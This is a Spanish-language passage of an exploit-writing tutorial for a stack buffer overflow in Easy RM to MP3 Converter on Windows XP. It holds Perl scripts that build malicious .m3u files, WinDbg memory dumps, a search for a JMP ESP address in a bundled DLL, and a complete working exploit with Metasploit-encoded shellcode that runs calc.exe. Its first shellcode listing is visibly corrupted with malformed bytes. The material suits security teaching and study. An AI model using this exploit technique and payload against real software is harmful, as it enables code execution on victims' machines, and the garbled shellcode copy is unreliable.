Nota: el Offset mostrado aquí es el resultado del análisis en mi PC. Si estás tratando de reproducir los ejercicios de este tutorial en tu PC, lo más probable es que tengas una dirección de Offset diferente. Por favor, no solo tomes el valor del Offset el código fuente a tu PC porque el Offset está basado en el directorio del archivo donde está almacenado el archivo .m3u.

Cracker

El buffer que es vulnerable a un desbordamiento incluye el directorio completo al archivo .m3u. Por lo tanto, si tu directorio es más pequeño o más grande que el mío, entonces el Offset será diferente.

Nuestro buffer de exploit luce así:

Buffer	EBP	EIP	ESP apunta aquí
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
:414141414141...41	41414141	42424242	
:26090 bytes	4 bytes	4 bytes	1000 bytes ?

Encontrar Espacio en Memoria Alojar la ShellCode

Controlamos EIP. Entonces, podemos redireccionar EIP a un lugar que contenga nuestro código (Shellcode) Pero ¿Dónde está el espacio? ¿Cómo podemos poner nuestra Shellcode en ese lugar? ¿Cómo podemos hacer que EIP salte a ese lugar?

Para crashear o producir un error en la aplicación, hemos escrito 26094 A's en memoria, hemos escrito un valor en el campo del EIP guardado (RET) y hemos escrito muchas C's.

Cuando la aplicación crashée, mira los registros y el Dump de ellos (d esp, d eax, d ebx, d ebp, ...) Si puedes ver tu buffer (tantos las A's como las C's) en uno de los registros, entonces podrás reemplazarlos con Shellcode y saltar a esa lugar. En nuestro ejemplo, podemos ver que ESP parece apuntar a nuestras C's. Recuerda la salida de d esp arriba. Idealmente, pondríamos nuestra Shellcode en vez de las C's y le decimos a EIP que vaya a la dirección de ESP.

A pesar de que podemos ver las C's, no estamos seguros cual es la primera C en la dirección 000ff730 a la cual apunta ESP. Cambiaremos el script de Perl y agregaremos un patrón de caracteres. He tomado 144 caracteres, pero tú pudiste haber tomado más o menos. En vez de C's.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $shellcode =
"1ABCDEFIGHIJK2ABCDEFIGHIJK3ABCDEFIGHIJK4ABCDEFIGHIJK" .
"5ABCDEFIGHIJK6ABCDEFIGHIJK" .
"7ABCDEFIGHIJK8ABCDEFIGHIJK" .
"9ABCDEFIGHIJKAAABCDEFIGHIJK".
"BABCDEFIGHIJKCABCDEFIGHIJK";
```

Cracker

```
open(FILE,>$file);
print FILE $junk.$eip.$shellcode;
close(FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo, ábrelo, deja que la aplicación muera y mira el contenido de ESP en el Dump.

```
0:000> d esp
000ff730 44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ff740 48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ff750 34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ff760 44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ff770 48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ff780 38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ff790 44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAAABCDEF
000ff7a0 48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ff7b0 43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCD EFGHIJK.AAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

000ff820

41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

OK. Podemos ver 2 cosas interesantes aquí.

ESP comienza en el 5to carácter de nuestro patrón y no el primero.

Tú puedes revisar este foro.

<https://www.corelan.be/index.php/forum/exploit-writing-general-questions/exploit-writing-tutorial-python-problems/>

Después del patrón de string, vemos A's. La mayoría de ellas pertenecen a la primera parte del buffer de (26101 A's) Entonces, también podemos poner nuestra Shellcode en la primera parte del buffer antes de sobrescribir el RET.

Pero, aún no. Primero, agregaremos 4 caracteres al frente del patrón y hacer la prueba de nuevo. Si todo sale bien, ESP debería apuntar directamente al principio de nuestro patrón.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
```

Cracker

```
my $shellcode =  
"1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .  
"5ABCDEFGHIJK6ABCDEFGHIJK" .  
"7ABCDEFGHIJK8ABCDEFGHIJK" .  
"9ABCDEFGHIJKKAABCDEFHIJK".  
"BABCDEFGHIJKCABCDEFHIJK";  
open($FILE,>">$file");  
print $FILE $junk.$eip.$preshellcode.$shellcode;  
close($FILE);  
print "Archivo m3u creado exitosamente\n";
```

Deja que la aplicación crashée y mira ESP de nuevo:

```
0:000> d esp  
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEFGHIJK2ABC  
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEFG  
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEFHIJK  
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEFGHIJK6ABC  
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEFG  
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEFHIJK  
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEFGHIJKKAABC  
  
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJKBABCDEFG  
0:000> d  
000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEFHIJK  
000ff7c0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 .AAAAAAA  
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA  
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA  
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA  
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA  
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA  
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
```

Mucho mejor. Ahora, tenemos:

- Control sobre EIP.
- Un área donde escribir nuestro código, por lo 144 bytes de largo. Si haces más pruebas con patrones más largos, verás que tendrás más espacio. De hecho, mucho espacio.
- Un registro que apunta directamente a nuestro código en la dirección 0x000ff730.

Ahora, necesitamos:

- Construir una Shellcode real.
 - Decirle a EIP que salte a la dirección del comienzo de la Shellcode.
- Podemos hacer esto sobrescribiendo EIP con 0x000ff730.

Cracker

Veamos.

Haremos una pequeña prueba: Primero 26094 A's y luego sobrescribimos EIP con 0x000ff730, luego un BP y después más NOP's. Si todo queda bien, el código debería pasar por BP.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;
open($FILE,>$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

La aplicación murió, pero esperábamos un BP en vez de un Access Violation. Cuando miramos EIP, apunta a 0x000ff730 y ESP también.

Cuando vemos ESP en el Dump, no encontramos lo que esperábamos.

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000 add byte ptr [eax],al
ds:0023:00000001=??
0:000> d esp
000ff730 00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00 .....XJ.....
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41 0.....AAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAA.....AAAAAA
```

Entonces, brincar directamente a una dirección de memoria puede que no sea una buena solución después de todo. 0x000ff730 contiene un byte NULL el cual es un terminador de string. Entonces, las A's que ves vienen de la primera parte del buffer. Nunca alcanzamos el punto donde comenzamos a escribir nuestros datos después de sobrescribir EIP. Además, usando una dirección de memoria para saltar en un exploit haría al exploit poco seguro. Después de todo, esta dirección de memoria pudo ser diferente en otras versiones de SO, lenguajes, etc.

Reflexión: No podemos solamente sobrescribir EIP con una dirección de memoria directa tal como 0x000ff730. No es una buena idea porque no


Cracker

sería seguro y porque contiene un byte NULL. Tenemos que usar otra técnica para lograr el mismo objetivo: lograr que la aplicación salta a nuestro código. Podríamos referenciar un registro o un Offset a un registro, ESP en nuestro caso, y encontrar una función que salte a ese registro.

Entonces, trataremos de sobrescribir EIP con la dirección de esa función y debería haber tiempo para panqueques y helado.

Saltar a la Shellcode en una Forma Segura

Hemos logrado poner nuestra Shellcode exactamente a donde apunta ESP o si lo ves de otro ángulo ESP apunta al inicio de nuestra Shellcode. Si ese no hubiera sido el caso, hubiéramos mirado los contenidos de otras direcciones de registros y esperar encontrar nuestro buffer. De todas maneras, en este ejemplo particular, podemos usar ESP. La razón detrás de escribir EIP con la dirección de ESP era que queríamos que la aplicación saltara a ESP y ejecutar la Shellcode. Saltar a ESP es algo muy común en las aplicaciones de Windows. De hecho, las aplicaciones de Windows usan una o más DLL's y estas DLL's contienen muchas instrucciones de código. Por lo tanto, las direcciones usadas por estas DLL's son casi estáticas. Entonces, podríamos encontrar una DLL que contenga la instrucción para saltar a ESP. Si podemos sobrescribir EIP con la dirección de esa instrucción en esa DLL, debería funcionar, ¿correcto? Veamos. Primero, debemos buscar cuál es el opcode para el JMP ESP. Podemos hacerlo ejecutando Easy RM to MP3, luego abrir attachándolo con Windbg. Esto nos da la ventaja de ver las DLL's/módulos que son cargados por la aplicación. Se verá mejor por así decirlo.



Al attachar el proceso, la aplicación se detendrá. En la línea de comando de Windbg, en la parte inferior de la pantalla, escribe (ensambla) a y presiona enter, luego escribe jmp esp y presiona enter de nuevo.

```
(ae4(fd4): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02c2ffcc ebp=02c2ffff iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc          int     3
0:014> a
7c90120e jmp esp
jmp esp
```

Cracker

Pulsa enter de nuevo y escribe (desensambla) u seguido por la dirección que fue mostrada antes de escribir jmp esp.

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4      jmp    esp
7c901210 8bff      mov    edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc         int    3
7c901213 c3         ret
7c901214 8bff      mov    edi,edi
7c901216 8b442404  mov    eax,dword ptr [esp+4]
7c90121a cc         int    3
7c90121b c20400  ret    4
```

Al lado de 7c90120e, puedes ver: ffe4. Éste es el opcode para el jmp esp
Ahora, necesitamos encontrar ese opcode en una de las DLL's cargadas.
Mira la parte superior de la ventana de Windbg y busca líneas que indiquen
DLL's que comienzan para la aplicación Easy RM to MP3.

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86

Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach

Symbol search path is: *** Invalid ***

* Symbol loading may be unreliable without a symbol search path.

*

* Use .symfix to have the debugger choose a symbol path.

*

* After setting your symbol path, use .reload to refresh symbol locations. *

Executable search path is:

ModLoad: 00400000 004be000

C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe

ModLoad: 7c900000 7c9b2000

C:\WINDOWS\system32\ntdll.dll

ModLoad: 7c800000 7c8f6000

C:\WINDOWS\system32\kernel32.dll

ModLoad: 78050000 78120000

C:\WINDOWS\system32\WININET.dll

ModLoad: 77c10000 77c68000

C:\WINDOWS\system32\msvcrt.dll

ModLoad: 77f60000 77fd6000

C:\WINDOWS\system32\SHLWAPI.dll

Cracker

ModLoad: 77dd0000 77e6b000
C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000
C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000
C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000
C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000
C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000
C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000
C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000
C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000
C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000
C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000
C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000
C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000
C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000
C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000
C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 74720000 7476c000
C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000
C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000
C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000
C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000
C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000
C:\WINDOWS\system32\WS2HELP.dll

Cracker

```
ModLoad: 00ce0000 00d7f000
C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000
C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 00c80000 00c87000
C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01b10000 01fd0000
C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01fe0000 01ff1000
C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000
C:\WINDOWS\system32\OLEAUT32.dll
```

Si podemos encontrar el opcode en una de esas DLL's, entonces tendremos la oportunidad hacer que el exploit trabaje bien en plataformas de Windows. Si necesitamos utilizar una DLL que pertenezca al sistema operativo, SO, podríamos encontrar que el exploit no funcione para otras versiones del SO. Entonces, busquemos el área de una de Easy RM to MP3 primero. Buscaremos en el área de C:\Archivos de programa\Easy RM to MP3 Converter\MSRMCodec02.dll. Esta DLL es cargada entre 01b10000 y 01fd0000. Busca esta área por ffe4.

```
0:014> s 01b10000 l 01fd0000 ff e4
01ccf23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ....N..D$.....
01d0023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T.....
01d1d3db ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1 ..... .....
01d3b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 .....W.]....".
01d3b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...}..7...%#..J&
01d3cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...5..o..J..0...
01d45c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ..\.....y.....
01d503d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d51400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u....P
01d5736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d5ce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u....P
01d60159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.
01d62ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u....P
0221135b ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff ..I ..I .....
```

0258ea53 ff e4 ec 58 02 00 00 00-00 00 00 00 08 02 a8...X.....

Excelente. No me esperaba otra. JMP ESP es una instrucción muy común. Cuando seleccionamos una dirección, es muy importante buscar caracteres NULL. Deberías tratar de evitar usar direcciones, especialmente si necesitas usar los datos del buffer que vienen después de que se sobrescribe EIP. El carácter NULL se convertiría en un terminador de string y el resto de los datos del buffer quedarían inservibles.

Cracker

Otra buena área para buscar opcodes es: “s 70000000 l ffffff ff e4” que típicamente daría resultados de DLL’s de Windows.

Nota: hay otras formas para conseguir direcciones.

FindJmp de Ryan Permeh.

<http://www.mediafire.com/?7ui778v8w6cdny8>

Compila findjmp.c y ejecútalo con los siguientes parámetros:

findjmp <DLLfile> <register>. Imagina que quieres buscar saltos a ESP en kernel32.dll, run “findjmp kernel32.dll esp”

En Vista SP2, debería de aparecer algo así:

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x773AF74B call esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 1 usable addresses

La base de datos de opcodes de Metasploit.

Memdump (ver uno de los próximos tutoriales)

Pvefindaddr es un plugin para Immunity Debugger. De hecho, este es muy recomendado filtrará los punteros inseguros automáticamente.

Desde que queremos poner nuestra Shellcode en ESP la cual está ubicada en nuestra string del payload después de sobrescribir EIP. La dirección del JMP ESP de la lista no debe tener bytes NULL. Si los tuviera, sobrescribiríamos una dirección que contenga bytes NULL. Los cuales son terminadores de strings, por lo tanto, todo lo que le siga será ignorado.

En algunos casos, estará bien tener una dirección que comience con un carácter NULL. Si la dirección comienza así por causa del little endian, el byte NULL sería el último byte en el registro EIP. Si no estás enviando ningún payload después de sobrescribir EIP (Entonces, si lo Shellcode es agregada antes de sobrescribir EIP y aún es alcanzable vía un registro) ésta funcionará.

De todos modos, usaremos después de sobrescribir EIP para alojar a nuestra Shellcode. La dirección no debería contener bytes NULL.

La primera dirección será: 0x01ccf23a. Verifica que esta dirección contenga el jmp esp. Así que desensambla la instrucción de 0x01ccf23a.

Cracker

```
0:014> u 01ccf23a
MSRMCCodec02!CAudioOutWindows::WaveOutWndProc+0x
01ccf23a ffe4      jmp    esp
01ccf23c ff8d4e10c744 dec    dword ptr
<Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410      and    al,10h
01ccf244 ff        ????
01ccf245 ff        ????
01ccf246 ff        ????
01ccf247 ff        ????
01ccf248 e8f3fee4ff call   MSRMCCodec02!CTN_WriteHead+0xd320 (01b1f140)
```

Si ahora sobrescribimos EIP con 0x01ccf23a, un JMP ESP se ejecutará. ESP contiene nuestra Shellcode. Deberíamos tener ahora un exploit funcional. Probemos con nuestra Shellcode de “NOP’s y BP’s”. Cierra Windbg.

Crea un nuevo archivo .m3u usando el siguiente script:

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc"; #esto hará que se
detenga la aplicación, simulando 1 shellcode,
permitiendo depurar luego.
$shellcode = $shellcode."\x90" x 25;

open($FILE,>$file);
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
(21c.e54): Break instruction exception - code 80000003
(!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040
esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
```

Cracker

Missing image name, possible paged-out or corrupt data.

<Unloaded_P32.dll>+0xff734:

000ff745 cc

int

3

0:000> d esp

```
000ff730  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 90 .....  
000ff740  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90 90 90 .....  
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 00 .....  
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAA.....  
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAA.....  
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAA.....  
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAA.....  
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 AAAAAAAA.....
```

Ejecuta la aplicación de nuevo, atáchala con Windbg, presiona “g” para continuar, abre el nuevo archivo .m3u en la aplicación y parará en 000ff745 que es nuestro primer BP. Así que, jmp esp funcionó bien. ESP comenzaba en 000ff730, pero contiene NOP’s en todo el camino hasta 000ff744.

Todo lo que necesitamos es poner nuestro Shellcode real y terminar el exploit. Cierra Windbg de nuevo.

Conseguir una Shellcode y Terminar el Exploit

Metasploit tiene un generador de payloads que te ayudará a construir la Shellcode. Los payloads vienes con varias opciones y dependiendo de lo que quieras hacer, pueden ser pequeñas o muy grandes. Si tienes un límite de tamaño en lo que a espacio de buffer se refiere, entonces necesitarás una Shellcode múltiple o usar Shellcodes artesanales específicamente como la siguiente.

<http://packetstormsecurity.org/files/download/79361/23bytes-shellcode.txt>

Shellcode de CMD.exe de 32 bytes para Windows XP SP 2.

Alternativamente, puedes dividir tu Shellcode en pequeños “huevos” en:

<http://code.google.com/p/w32-seh-omelet-shellcode/>

Y usar una técnica llamada “EggHunting” o cacería de Huevos para reensamblar la Shellcode antes de ejecutarla. Los tutoriales 8 y 10 hablan acerca de la Cacería de Huevos y Cacería de Omelet.

Imaginemos que queremos ejecutar la calculadora de Windows “Calc.exe” como nuestro payload del exploit. Entonces, la Shellcode podría ser así:

```
# windows/exec - 144 bytes  
# http://www.metasploit.com  
# Encoder: x86/shikata_ga_nai  
# EXITFUNC= seh, CMD=calc  
# $shellcode =  
"\xdb\x00\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1".  
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30.".  
"\x78\xbc\x65\xc9\x8\xb6\x23\xf5\xf3\xb4\xae\x/d\x02\xaa.".  
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\xe6\x29\x21\x7\x96.".  
"\x60\xf5\x71\xca\x06\x35\xf5\x4\xc7\x7\xfb\x1b\x05\x6b.".  
"\xf0\x27\xdd\x48\xfd\x22\x38\xb\x2\xe8\xc3\xf7\x3b\x7a.".  
"\xcf\x4c\x4f\x23\xd3\x53\xaa4\x57\xf7\xd8\x3b\x83\x8e\x83.".  
"\x1f\x57\x53\x64\x51\x2\x33\xd\xf5\xc6\xf5\xc1\x7e\x98.".  
"\xf5\xaa\xf1\x05\xab\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61.".  
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05".  
"\x7f\xe8\x7b\xca";
```

Cracker

Termina el script de Perl y pruébalo.

```
# Exploit para Easy RM to MP3 27.3.700 vulnerabilidad,
#descubierta por Crazy_Hacker
# Escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Saludos a Saumil y SK 🇪🇸
#
# Probado en Windows XP SP3 (En)
#
#
my $file= "exploitrmtmp3.m3u";


my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a); #jmp esp desde MSRMCodec02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,>$file);
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Primero, desactiva los mensajes de error en el registro de Windows como vimos al inicio del tutorial para prevenir que se ejecute el depurador. Crea el archivo .m3u, ábrelo y ve morir la aplicación y la calculadora debería abrirse también. ¡Boom! Tenemos nuestro primer exploit funcional.



Cracker

Debes haber notado que dejé 25 NOP's (0x90) antes de la Shellcode. No te preocupes por eso en este momento porque seguirás aprendiendo acerca de exploiting y cuando llegues al capítulo de escribir Shellcodes, aprenderás por qué se requiere esto.

¿Qué tal si queremos hacer otra cosa aparte de ejecutar la calculadora?

